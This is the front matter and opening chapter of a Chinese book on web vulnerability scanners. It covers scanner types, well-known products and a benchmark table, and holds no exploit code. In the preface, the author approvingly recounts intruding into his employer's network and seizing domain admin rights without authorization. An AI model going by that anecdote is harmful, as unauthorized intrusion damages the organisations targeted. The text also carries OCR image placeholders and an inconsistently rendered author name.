白帽子讲 Web 扫描

刘潇　编著

電子工業出版社
Publishing House of Electronics Industry
北京・BEIJING

内 容 简 介

Web 扫描器是一种可以对 Web 应用程序进行自动化安全测试的工具，它可以帮助我们快速发现目标存在的安全风险，并能够对其进行持续性安全监控。

本书详细讲述了 Web 扫描器的概念、原理、实践及反制等知识，笔者凭借多年的安全工作经验，站在安全和开发的双重角度，力求为读者呈现出一个完整的 Web 扫描知识体系。通过对本书的学习和实践，可以让你快速建立自己的 Web 扫描体系，提高安全基础能力。

图书在版编目（CIP）数据

白帽子讲 Web 扫描 / 刘漩编著. —北京：电子工业出版社，2017.7
（安全技术大系）
ISBN 978-7-121-31477-3

Ⅰ. ①白… Ⅱ. ①刘… Ⅲ. ①网络安全－安全技术 Ⅳ. ①TN915.08

中国版本图书馆 CIP 数据核字（2017）第 096978 号

责任编辑：张 玲
印 刷：北京中新伟业印刷有限公司
装 订：北京中新伟业印刷有限公司
出版发行：电子工业出版社
北京市海淀区万寿路 173 信箱 邮编 100036
开 本：787×980 1/16 印张：15.5 字数：320 千字
版 次：2017 年 7 月第 1 版
印 次：2017 年 7 月第 1 次印刷
印 数：3000 册 定价：65.00 元

凡所购买电子工业出版社图书有缺损问题，请向购买书店调换。若书店售缺，请与本社发行部联系，联系及邮购电话：（010）88254888，88258888。

质量投诉请发邮件至 zlts@phei.com.cn，盗版侵权举报请发邮件至 dbqq@phei.com.cn。

本书咨询联系方式：（010）51260888-819，faq@phei.com.cn。

推荐序

非常荣幸受刘漩的邀请为本书写推荐序。

刘漩是安全宝第一位安全工程师，也是早期 WAF 规则的主要维护者。这六年多来，他一直在 Web 安全的最前线与黑客做斗争，从防御到漏洞挖掘，都有着丰富的经验，也正是因为如此，他眼中的扫描技术更为系统化。

纵观网络安全的发展历史，扫描器是最早出现的工具，从著名的开源实现 Nmap，到国人为之骄傲的流光 FluXay，都是端口扫描的利器。而 Web 安全领域里的扫描器虽然原理类似，但实现却更为复杂，需要考虑扫描频率、扫描深度、爬虫对于 HTML 的解释能力，还要不断地积累 POC。

记得我最早使用过的扫描器是 IBM 的 AppScan，其爬取能力很强，但扫描速度却奇慢无比，基本上对 URL 要尝试所有扫描特征，最后还需要从大量的漏洞中去伪存真。

扫描器也是百度安全团队最早开发的工具之一，百度公司有数百个产品线，每天的发布量数不胜数，如果没有一个高效的漏洞扫描，安全几乎无从谈起。无论是新上线的业务，还是当出现 0day 时的大规模临检，扫描已经成为例行化工作。扫描结合被动的 URL 发现，目前已经成为最大的漏洞来源，同时扫描与工单系统联动，完成派单、巡检、复检也成为现代安全管理自动化流程的一部分。

扫描已经成为所有互联网业务中必不可少的安全工作。这本书将系统化地为读者讲解扫描原理与实现方法，我相信无论你是甲方安全工程师，还是乙方安全服务人员，阅读本书后都将受益匪浅。

百度云安全技术总监，百度云加速总负责人

冯景辉

序

我的安全路

本人第一次接触安全是在大学期间，有一次无意中读到室友买的一本《黑客防线》杂志，立刻就被里面的黑客技术深深吸引。从那以后，我就开始疯狂学习安全知识，而那时候大学还没有设立类似的课程，只能靠自己独立钻研。一方面我借助安全杂志学习入侵实践知识，另一方面则“泡”在图书馆里翻阅各类与安全相关的书籍补充理论知识，成长非常快。

但在大学毕业的时候，我却并没有选择进入自己感兴趣的安全类公司，反而进入了一家大型跨国公司，在里面做了一年的软件测试工作，感觉这段经历对我最大的改变就是，养成了喜欢用自动化方式去解决一些重复工作的习惯。

后来我还是希望遵从内心，决定找一份与安全相关的工作。在辞职前，我成功地入侵了公司的内部网络，拿到公司域控的管理权限，并在服务器的桌面上留下了善意的修复建议，目的只是为了证明自己的安全能力。

有着大公司的背景及对安全工作的执着追求，我顺利地加入了瑞星公司，在这里开始进一步学习安全的知识。得益于瑞星宽松的工作环境和浓厚的安全氛围，在完成本职工作之余，我开始进行更多的学习和研究，同时也接触到很多新的安全产品。也是在那段时间，我写了自己第一款移动端的手机防火墙软件，不过此时我对安全的理解更多的是攻防学习和漏洞研究，所掌握的知识并不成体系。

再后来我加入安全宝创业。安全宝算是我最有感情的一家公司，它让我从零开始踏上一个公司的安全建设之路，对安全工作进行系统的规划，以闭环的方式来推进和完善每个工作流程，然后通过攻防对抗实践进行迭代式的改进。其实对于企业来讲，攻防对抗仍然可以作为企业安全建设中最有价值的应用实践之一。

之后我加入百度。虽然还是以乙方的视角做着安全服务工作，但甲方的工作氛围和技术培训也让我对攻防的理解更加全局化，更加工程化，也更加体系化。此时，我对扫描的看法也发

生了变化：扫描作为攻击的一种方式，它应该更贴近真实的攻击；而真实的攻击其实是一种全视角、持续性、动态化的入侵行为，它会对目标进行全视角的信息和资产收集，然后通过持续性的漏洞测试及动态的情报能力发现其中的脆弱点。因此，如果我们想重塑扫描的价值，那么就应该以攻击者的视角，同时将更多的安全能力融入扫描中，并以攻击的全流程来对其进行改进和扩充，从而最终实现扫描的情报化、插件化、智能化。

我的安全观

我眼中的 Web 安全

还记得自己刚刚加入百度，小哥（程岩）在面试我的时候，问了一个问题，我至今依然记忆深刻：每个 Web 安全人员都有自己的安全体系，你眼中的 Web 安全是什么样子的？

当时我也是第一次被问到这么宏观的问题，第一感觉就是问题很大，一时不知从何说起，现在我还记得自己当时的回答：我眼中的 Web 安全包含着我做的所有内容，比如漏洞挖掘、漏洞分析、漏洞攻击和规则防御等。它们都是围绕漏洞的生命周期进行展开的，可以按照时间顺序将它们划分为 4 个阶段，如下。

- **漏洞的感知**：我们需要从各个方面和渠道去关注 Web 漏洞，获取最新的漏洞资源和信息，如漏洞监控、漏洞预警或漏洞挖掘等。
- **漏洞的分析**：获取漏洞资源后，我们就需要对漏洞进行分析和研究，弄清楚漏洞的原理及成因，而这主要体现在两方面，一方面是可以构造出漏洞的 POC，并补充到扫描器中，对漏洞实现自动化检测和验证；另一方面则是深入理解漏洞原理后，能够写出对应的漏洞匹配特征，制作漏洞签名，并给 WAF 升级进行防护。
- **漏洞的响应**：这里主要分为两部分，一部分是对内的响应，也就是自身的漏洞响应，对漏洞进行快速排查和修复；另一部分则是对外的响应，也就是对互联网的全网客户进行响应，评估漏洞对其影响，以及协助修复，并对全网的安全态势进行监控。
- **漏洞的沉淀**：按照漏洞的描述、原理、场景，以及修复策略等相关信息，对每个漏洞进行编号和积累，形成有价值的漏洞知识库。

现在回想起来，对于当时的回答，我其实并不满意，只能算是勉强应付下来。但事后自己却想得更多了，这个问题属于主观题，或许它没有标准的答案，也没有所谓的对与错，但它却

可以让每个人按照自己的角度、自己的工作、自己的理解，重新去思考和审视自己的知识体系。从那以后，这个问题也就一直伴随着我，它也是我作为面试官必问的题目之一。因为我相信在不同的阶段，每个人对它的理解肯定是不一样的。

三个基础的安全认知

1．木桶原理

盛水的木桶是由多块木板箍成的，盛水量也是由这些木板决定的。若其中一块木板很短，则此木桶的盛水量就被限制，该短板就成了这个木桶盛水量的限制因素，若要此木桶盛水量增加，只有换掉短板或将其加长才行，这就是木桶原理。它表达的意思就是，一个水桶无论有多高，它盛水的高度取决于其中最短的那块木板。在信息安全领域中，目标系统就好比盛水的木桶，它的安全性完全取决于系统中最薄弱的那个环节。

举个例子，我们在给企业进行渗透测试服务时，发现弱口令的安全问题仍然是企业的一个重灾区，这些企业虽然在安全方面做了很多工作，而且也部署了一些安全设备，但往往却因为一个简单的弱口令导致整个系统被入侵和攻破，所以我们需要审视系统中的薄弱点，并进行加强。

2．攻防不对称，安全是相对的

攻防不对称其实很好理解，防御方需要保护的是一个整体，而攻击方却可以通过审视这个整体，选择其中一个薄弱的环节进行持续的攻击。在这个对抗的过程中，其实很多内容都是不对称的，如下。

- **技术不对称**：攻击方可以针对目标使用的某个软件或组件进行深入的漏洞挖掘，然后通过新的 0day 漏洞完成攻击和入侵，而防御方却无法对系统每个部分的漏洞都有所了解。
- **成本不对称**：攻击方可以选择成本低廉、破坏力强的 DDoS 拒绝服务攻击，而防御方却需要消耗巨大的成本进行整体的防御。
- **信息不对称**：攻击方可以选择通过人员、社交、无线等与企业有依赖关系的入口制订攻击路径，而防御方却无法覆盖所有的关联入口。

因此不论是安全产品，还是安全设计，它们的目标从来都不是绝对安全的，而只追求相对

安全。但这个认知绝不是用来找借口或是逃避安全责任的，而是用来提醒我们：安全是一个动态的过程，当前的安全工作仍然还有提升的空间；攻防其实只是一种成本的博弈对抗，只需要在允许的成本范围内进行适度、有效的防御即可；在攻防不对称的情况下，我们可以选择用攻击驱动的方式进行防御。

3．纵深防御

我们知道，当今所有的信息安全技术其实都是以“用户是好人”为信任前提，只有当确认他干了坏事之后，才会把他定义为“坏人”，然后开始对其进行响应或防御。只有当某个用户已被证明产生了危害后，才将其定位为黑客或攻击者，开始对他进行应急处置，这种防御方式显然存在天然的滞后性，也势必会导致安全人员处于被动、挨打的局面。

为了能够改变这种被动、滞后的劣势，就需要拉伸防御的纵深。其实一个完整的攻击并不是由单点完成的，它通常会由一系列的环节关联组成，属于一个持续、连贯的过程。因此，我们可以在攻击过程中的每个必要环节点设置防御，从而做到提前感知和防御，利用这种层层设防、联动防御的方式，就可以化被动为主动，在攻击产生危害之前对其进行应急响应和处置。

安全其实是一个动态、整体的概念，正如道哥所说，互联网本来是安全的，自从有了研究安全的人之后，互联网就变得不安全了；而研究安全的人归根结底可以分为攻与防两个大分支，不过这里所说的攻防不是单纯的攻击入侵与技术防御，它们会结合技术、业务、流程、人员、制度和管理，形成一个广义的攻防概念，并一起构成了安全这个整体。因此我们看待安全的时候需要从攻与防两个不同的角度来整体审视和博弈均衡，同时攻击和防御也会在不断碰撞和对抗的过程中得到发展和变化。攻击通常会选择系统相对薄弱的环节来实施，防御则需要从各个角度及不同维度进行整体防御，补齐系统的各个短板，但攻防它又是不对称的，因此我们需要利用纵深防御的理念，将完整的攻击链条进行拆分和细化，在每个环节进行深度分析和防御，从而建立起立体化的安全防御体系。

前言

随着互联网的高速发展，Web 应用在其中所扮演的地位也越来越重要，因为很多业务都选择使用 Web 的形式来提供服务，但随之而来的 Web 安全问题也日渐凸显出来，企业往往会因此遭受巨大的损失，此时很多企业都会在 Web 应用上线前或运行中对其进行相应的安全测试来保证安全性，减少由于安全问题造成的损失。

通常而言，Web 应用的安全测试技术主要有：黑盒测试和白盒测试，还有一种灰盒测试，它是介于黑盒和白盒之间的。这里我们主要说一下黑盒测试，它又被称为动态调试，这种方法主要是测试应用的功能点。它不需要分析内部代码，也不需要测试代码实现的逻辑。在黑盒测试过程中，只需要通过网页爬虫模拟正常用户访问 Web 应用的全部路径，然后基于探测的路径生成安全测试用例即可。在该过程中，被测站点往往被视为一个黑盒，此时不用关心其内部如何运行，用何种语言编写，只需依赖于 Web 应用的可用性。因此，黑盒测试常常是安全人员首选的测试方法，同时它具有实施性强、兼容性好，以及测试效率高等特点，因而得到了广泛的应用。

本书所讲的 Web 扫描器，属于黑盒测试的范畴，在 Web 应用安全测试中起着至关重要的作用，同时它的价值也是显而易见的。

- 对于企业建设来说，它可以帮助企业快速建立起常态、持续的安全扫描和监控体系，尽早发现安全问题并修复，从而节省人力成本和避免安全损失。
- 对于安全测试来说，它可以通过自动化的方式提高测试人员的效率及业务的覆盖面。
- 对于安全技术来说，Web 扫描器早已作为安全人员的必备工具，因此我们有必要了解其原理和思路，然后通过持续的安全研究和对漏洞库的积累打造属于自己的安全扫描器，提高安全能力。

因此，对于 Web 扫描器的学习和研究显得尤为重要。

本书适用的目标读者

- 甲方安全人员。
- 渗透测试人员。
- 安全测试人员。
- 安全开发人员。
- 技术负责人员。
- Web 扫描器开发人员。
- 对 Web 扫描器感兴趣的安全从业人员。

为什么写这本书

我还记得，在 2014 年年中的时候，我受邀参加上海的 QCon 大会，并在安全分会场上做了一场关于云 WAF 的演讲，会后博文视点的编辑找到了我，希望我可以写一本关于云 WAF 的书，经过慎重考虑，主要由于工作和时间的诸多不确定性，没敢贸然答应，此事只好作罢。

然而，时至今日，写书的想法却在心中越发强烈起来，我也深知写书不易，尤其是写一本技术类的书籍更难，它需要耗费大量的精力和时间去研究、调试、测试，以及论证。本书没有选择以云 WAF 为主题，主要是因为现阶段它与公司的业务过于密切，而且由于近年来我的工作角色的转变，已基本没有负责 WAF 相关的事情，所以最终放弃了，但也因此有了新的选择。

在安全宝被百度全资收购后，我有幸加入了百度安全，转而负责公司对外的企业安全服务。由于工作的需要，我经常会去拜访企业客户。在这个过程中，发现甲方客户其实很少会像 BAT 那样把安全当成一种习惯来执行，大多数都是事后出现安全问题才会想到使用渗透测试或 APP 测试这类服务来帮助排查和解决问题。至于 Web 扫描器那就更惨了，几乎快被人遗忘了，主要是因为很多甲方人员用扫描器来检测漏洞的时候，经常不能发现高危的安全问题，时间一久就开始对 Web 扫描器的价值产生质疑。

其实 Web 扫描就好比日常生活中的健康体检，你需要对安全进行长期的监控和检测，只有把扫描当成一种习惯，同时真正建立起企业专属有效的扫描体系，把安全当成一种习惯来对待，

你才能优于攻击者提前发现安全问题。

为了改变人们对扫描的一些误解，重新认识扫描特有的价值，所以，我决定写一本关于Web 扫描的安全书籍。在写书之初，我就开始对之前自己所写的扫描类文章进行重构和整理，希望可以借此将更多有价值的内容呈现出来，同时让读者有更多的收益或启示。

扫描器环境

操作系统：Debian 8 x64 账号：imiyoo/anquanbao

扫描测试：LNMP 1.2+ Wavesp 1.5

语言环境：Python 2.7.9

本书涉及的代码均以 Python 来实现，至于为什么选择 Python 语言？理由如下：

- Python 简单易学，上手很快，而且跨平台，可移植性强。
- 除了内置的库外，还有大量的第三方库，减少重复“造轮”工作。

约定

本书所提到的扫描器特指 Web 扫描器，为了便于内容简洁和避免读者误解，所以书中会统一使用扫描器来代替 Web 扫描器；同时阅读本书需要读者有一定的安全和开发基础，本书对一些比较基础的名称和技术并没有做太多的解释，读者可以通过百度等搜索引擎自行查阅。

由于时间关系，书中所涉及的相关资源暂无法全部上传，后面会陆续上传到笔者的 GitHub 上，读者可以在 https://github.com/imiyoo2010 上获取。

导读

全书共分为 9 章，内容之间有一定的关联性，所以建议大家最好从头到尾地阅读和学习。

第 1 章为扫描器基础，主要介绍扫描器的一些基础和必备知识，帮助读者更快地进入扫描器的世界并开始进行有目标的学习。

第 2 章和第 3 章分别为 Web 爬虫基础和 Web 爬虫进阶。爬虫作为 Web 扫描器的重要组成

部分，内容非常多，这里分两章来介绍，Web 爬虫基础主要介绍 Web 爬虫的一些必要的理论知识；Web 爬虫进阶则重点关注功能原理和代码实现，并对业界流行的 Web 2.0 爬虫进行思考和实践。

第 4 章为应用指纹识别，它也是 Web 扫描器必备的一个功能组成部分，主要介绍应用指纹识别的原理及实践。

第 5 章为安全漏洞审计，它是 Web 扫描器的核心，也是本书的重点内容之一，主要分为通用漏洞审计和 Nday/0day 漏洞审计，通过对漏洞进行场景化分析，由浅入深地介绍安全漏洞审计的原理和实践。

第 6 章为扫描器进阶，主要从整体的角度来设计和实现 Web 扫描器。

第 7 章为云扫描，主要介绍云扫描的知识及相关技术的具体实践。

第 8 章为企业安全扫描实践，主要介绍企业常用的扫描场景及实践。

第 9 章为防御，主要介绍扫描器的常见防御方式和手段。

致谢

我相信每一本书的完成都少不了身边亲人和朋友的支持，需要感谢的人太多了。

感谢我的老婆，为我生了一个聪明可爱的小子，并一直操劳着这个家，让我有足够的时间和精力来写作，老婆辛苦了，我爱你。

感谢我的父母，他们不计回报地付出和关爱着我，只求我健康成长。

感谢我所在的公司百度，百度是一家以技术为导向的公司，宽松的工作环境和良好的技术氛围，让我很快地成长起来。

感谢博文视点的编辑及其团队，在书籍出版的过程中，他们给了我很多专业的意见和帮助。

特别感谢冯景辉为本书写推荐序，他是一个充满激情且令人敬佩的领导，能邀请到他为本书写序，我十分荣幸。在公司内部我们都喜欢称他为冯老板，他敏锐的洞察力和成熟的方法论，以及对问题抽丝剥茧的能力，让我们受益良多。

还有感谢那些在背后给我支持和帮助的朋友、同事，以及领导，他们分别是：刘文杰、石

祖文、王胄、周永成、刘焱、耿志峰、李婷婷、程岩、马哲超、陈燕。

最后感谢所有对本书做出贡献的人，没有你们，这本书不会这么快面世。

谢谢你们！

本书的写作大部分是我利用业余时间来实践和完成的，匆忙中难免会有一些问题或错误，欢迎各位读者提出意见和建议，笔者不胜感激。

刘　漩

2017 年 2 月 27 日

轻松注册成为博文视点社区用户（www.broadview.com.cn），扫码直达本书页面。

- **提交勘误**：您对书中内容的修改意见可在 提交勘误 处提交，若被采纳，将获赠博文视点社区积分（在您购买电子书时，积分可用来抵扣相应金额）。
- **交流互动**：在页面下方 读者评论 处留下您的疑问或观点，与我们和其他读者一同学习交流。

页面入口：*http://www.broadview.com.cn/31477*

目录

第 1 章

扫描器基础

本章先来简单地介绍一下 Web 扫描器。

1.1 什么是 Web 扫描器

百度百科的定义：Web 扫描器可以自动地检查 Web 应用程序的安全弱点和风险，它主要通过探测和分析 Web 应用的响应，从而发现其中潜在的安全问题和架构缺陷。

从上述的定义中，我们可以看出扫描器的两个特点：

- 自动检查 Web 应用程序的安全弱点和风险
- 主要通过探测和分析 Web 应用的响应来发现安全问题和架构缺陷

这两个特点告诉我们，Web 扫描器其实是一种自动化的安全弱点和风险检测；它的工作方式和原理主要是通过分析 HTTP（s）请求和响应来发现安全问题和风险。

通常情况下，扫描器的使用人群可以分为两类，一类是产品测试人员，另一类则是安全测试人员。但是他们对扫描器的功能需求和结果诉求却是完全不一样的，因此我们有必要了解一下这两种不同的使用人群。

1．从产品测试人员角度看

扫描器主要是用来对 Web 应用程序进行扫描检测，根据 Web 漏洞的常见签名特征，对 Web 应用进行全面的安全检测，提前发现可能存在的漏洞，做到事前发现和修复。扫描器作为黑盒自动化测试工具，可以帮助我们在 QA 环节快速发现业务系统的安全缺陷并修复，在产品快速迭代的同时，保证业务上线前的安全。

2．从安全测试人员角度看

在对一个目标进行渗透测试时，首先需要进行信息收集，然后再对这些信息进行漏洞审计。其中，信息收集的目的是最大化地收集与目标有关联的信息，提供尽可能多的攻击入口；漏洞审计则是对这些可能的攻击入口进行安全分析和检测，来验证这些攻击入口是否可以被利用。由于这两个环节的工作更多是具有发散性的，因此人工的工作量就会非常大。这个时候就我们需要用到 Web 扫描器，其实它的目的就是尽可能地帮助我们自动完成这两个环节，方便安全测试人员快速获取目标可供利用的漏洞以便进行后续渗透工作。

小结：

在这里，我们可以看到，虽然两种使用人群都以自动发现 Web 应用的安全隐患为目的，但站在不同的角度来看，两者的方向和意义却是完全不同的，而这不同的角度当然会直接影响到扫描器的具体功能和实践，鉴于笔者之前的经历更多的还是在乙方做安全工作，所以本书的内容也会选择从安全测试人员的角度进行讲述。

1.2　扫描器的重要性

扫描器的重要性分为三方面，下面分别进行讲解。

1．业务上线前的安全保障

随着企业的发展和壮大，公司内部的业务线也会随之变多，而单纯依靠人工检测肯定没有办法完全覆盖到，因此我们需要引入安全扫描能力，它能够为业务在上线发布前进行自动化扫描和检测，从而可以把烦琐的安全检测工作通过扫描器自动完成，这样不仅可以减少人工的工作量，同时还可以极大地缩减检测时间，保障业务顺利发布和上线。

2．业务运行中的安全监控

安全其实是一个动态的过程，因此对业务持续地安全监控也是必不可少的，我们可以通过扫描器对业务运行中的日志或流量进行动态实时的扫描分析及监控，还可以与企业内部的防火墙或 WAF 进行协同联动，从而可以达到事中的安全阻断，保障业务运行中的安全。

3．业务运行中的安全预警

互联网中许多开源组件经常会被研究员爆出 0day 漏洞，在这个时候，我们就可以通过扫

描器对企业中所有暴露在公网上的资产进行组件的探测识别和漏洞验证，这样就可以快速定位到风险资产和目标，并能够对该漏洞进行修复和升级，从而有效地降低 0day 漏洞给企业带来的安全风险。

1.3　扫描器的类型

扫描器的类型其实并没有严格的划分标准，这里为了便于读者的理解和记忆，笔者将扫描器按照使用场景进行划分，可分为三种类型，下面分别进行介绍。

1．主动型

主动型的意思就是说，当对目标进行扫描时，扫描请求是主动发起的，所以称之为主动型。它们不受产品形态的约束，既可以是软件，也可以是硬件，常见的软件代表有：Acunetix WVS、Nessus Vulnerability Scanner 等，它们在主机上成功安装后，就可以对目标进行安全扫描和测试。硬件代表有：绿盟极光等，它们需要部署在网络中，才能对目标进行相应的安全扫描。

其特点如下。

- 优点：功能强大。
- 缺点：需要安装或部署，同时存在单机性能瓶颈，相比于云端型不易于横向扩展。

注意：

这里不是说不能横向扩展，而是说不易于，因为这种主动型扫描，不是为大规模扫描而诞生的，它可以理解为云端型扫描节点，如果在主动型基础上进行横向扩展，我们需要额外的开发工作量，比如扫描结果的集中存储、任务的合理调度等，而并不能像云端型那样直接增加扫描节点。

2．被动型

被动型，它有一个明显的特点，就是不会向目标发送扫描请求，而是通过中间代理或流量镜像的方式，通过网络流量的真实请求去发现和告知可能存在的安全缺陷或漏洞。因此它有两种常见的工作模式，一种是代理模式，这种模式扫描器会以代理的形式而存在，这样真实的流量就会流经代理扫描器，此时就可以进行被动的分析和检测，不会对目标产生新的访问压力；另一种则是旁路型，它主要以硬件形式为主，通过获取待检测目标的流量镜像，对其中的 HTTP

流量进行会话重组和协议解析，最后利用内置的安全特征和动态沙盒等技术手段以被动的方式发现潜在的攻击和风险。

其特点如下。

- 优点：不会产生任何新的流量，不会对扫描目标产生额外的扫描风险。
- 缺点：它是以被动的方式去检测和发现的，属于事中的对抗和监控，并不能有效地将安全风险在事前扼杀，一旦攻击绕过去，无法及时进行止损。

3．云端型（SaaS）

云端型的扫描器，大多采用 B/S 结构，用户通过浏览器就可以直接对目标进行安全扫描，它既不需要安装，也不需要部署，即可使用安全扫描的服务。这类扫描器，其实是将扫描器的实体搬到了云端，通过云端的服务器来对目标进行扫描，扫描请求则是由云端服务器直接发起的。常见的云端型扫描的代表有：百度的云扫描、360 的 WebScan 和安赛的 AIScanner 等。

其特点如下。


- 优点：使用方便，具有跨平台的特点，同时易于横向扩展，可用于大规模扫描。
- 缺点：云端的实现较为复杂，难度也较大，比如：云端的任务分发和调度、云端资源的高效分配和利用，以及云端设备的监控和报警等相关的云端技术实践。

1.4　常见的扫描器（扫描器的示例）

下面介绍几种常见的扫描器。


1．Acunetix Web Vulnerability Scanner（http://www.acunetix.com/）

Acunetix Web Vulnerability Scanner 是一款国外知名的 Web 应用安全扫描器，运行在 Windows 平台，可以检测 Web 应用程序中的 SQL 注入漏洞、XSS 跨站脚本漏洞、敏感信息泄露等常见 Web 漏洞。它包含收费和免费两种版本，其安装和使用也非常简单，但功能却非常强大，这里就不详细介绍了，感兴趣的读者可以自行学习和研究。



2．Burp Suite（https://portswigger.net/burp/）


Burp Suite 其实是一款代理型扫描和攻击集成平台，依赖于 Java 运行环境，可跨平台运行，它位于浏览器与目标 Web 服务器之间，主要进行 HTTP（s）信息传递，同时可以对流经的 HTTP（s）请求/响应进行拦截、查看和修改。



3．Tenable’s Passive Vulnerability Scanner

Tenable’s Passive Vulnerability Scanner 是一款被动型的扫描器，支持 Windows、Linux 和 Mac 三种操作系统平台。它以一种非入侵性的方式，提供持续的实时网络分析和监控。它通过

监控和分析网络流量，可以快速地确定拓扑结构，主机，服务，漏洞和应用程序，实时地查看当前的安全状态和目标存在的漏洞，如下图：



4．TeyeScan（真眼扫描器）

TeyeScan 是笔者自己独立开发的一款云端型扫描器，之前叫 WatScan，后更名为 TeyeScan，本书的内容主要是基于该扫描器的实践进行展开的。

我们可以看到，云端型的扫描器使用非常简便，通过在云端服务平台上注册账号，然后提交任务目标进行扫描检测即可，待扫描结束后就可以在线查看对应的扫描报告，如下：

小结：

本节按照扫描类型各选取了一款扫描器，目的是让读者能有一个感性的认识，还有很多其他知名的扫描器，如：HP 的 WebInSpect、IBM 的 AppScan 等，就不在此罗列了，感兴趣的读者可以自己去体验和对比。为了保障自身业务的安全，其实很多互联网公司都研发了自己的扫描器，比如，百度内部的扫描器，我们称之为“扫雷”。在实际的对比分析中，它的漏洞召回率和准确率都是明显优于竞争对手的。同时对资源的复用率也达到了极致，充分利用内部机器的闲散计算资源进行扫描检测。百度凭借这些独有的优势，支撑着内部所有的业务线。

1.5　扫描器评测

既然有这么多的扫描器，那么什么样的扫描器才算是好的扫描器？这就需要有一个评测的标准，国外有一个专业的扫描器评测网站“sectoolmarket”，它会从漏洞的准确率、覆盖面、错误率和功能特点等多个维度对扫描器进行全面评测，同时它还发布了供扫描器评测的漏洞测试集项目——Wavsep。

从网站的介绍来看，最后一次评测更新时间是 2016/02/07。下面列举了许多已经评测过的扫描器，具体的评测效果单击扫描器名即可看到，由于页面内容较多，这里只截取如下部分进行说明。

		WIVET	SQLi	RXSS	LFI	RFI	Redirect	Backup	Consultant	Enterprise	Any
1	IBM AppScan	Accuracy 92%	100.0%	100.0%	100.0%	100.0%	36.67%	5.43%	Seat/Year 17700.0$	Seat/Year ✗	Website/Year ✗
		False Positive	0.0%	0.0%	0.0%	0.0%	11.11%	66.67%	Seat/Perpetual 37700.0$	Seat/Perpetual ✗	Website/Perpetual ✗
		Audit Features 30	Input Vectors 17	WebApp Scanner ✓	Flash Scanner ✓	CGI Scanner ✓	WebService Scanner ✓				
2	WebInspect	Accuracy 96%	100.0%	100.0%	91.18%	100.0%	50.0%	2.17%	Seat/Year ✗	Seat/Year ✗	Website/Year ✗
		False Positive	0.0%	0.0%	0.0%	0.0%	0.0%	0.0%	Seat/Perpetual ✗	Seat/Perpetual ✗	Website/Perpetual ✗
		Audit Features 29	Input Vectors 13	WebApp Scanner ✓	Flash Scanner ✓	CGI Scanner ✓	WebService Scanner ✓				
3	Acunetix WVS	Accuracy 94%	100.0%	100.0%	57.35%	77.78%	16.67%	32.61%	Seat/Year 3995.0$	Seat/Year 3195.0$	Website/Year ✗
		False Positive	0.0%	0.0%	0.0%	0.0%	0.0%	0.0%	Seat/Perpetual 6350.0$	Seat/Perpetual 4995.0$	Website/Perpetual 1445.0$
		Audit Features 25	Input Vectors 7	WebApp Scanner ✓	Flash Scanner ✗	CGI Scanner ✓	WebService Scanner ✓				
4	Tinfoil Security	Accuracy 94%	100.0%	100.0%	100.0%	100.0%	100.0%	100.0%	Seat/Year ✗	Seat/Year ✗	Website/Year 199.0$
		False Positive	0.0%	0.0%	0.0%	0.0%	0.0%	0.0%	Seat/Perpetual ✗	Seat/Perpetual ✗	Website/Perpetual ✗
		Audit Features 24	Input Vectors 15	WebApp Scanner ✓	Flash Scanner ✗	CGI Scanner ✓	WebService Scanner ✗				
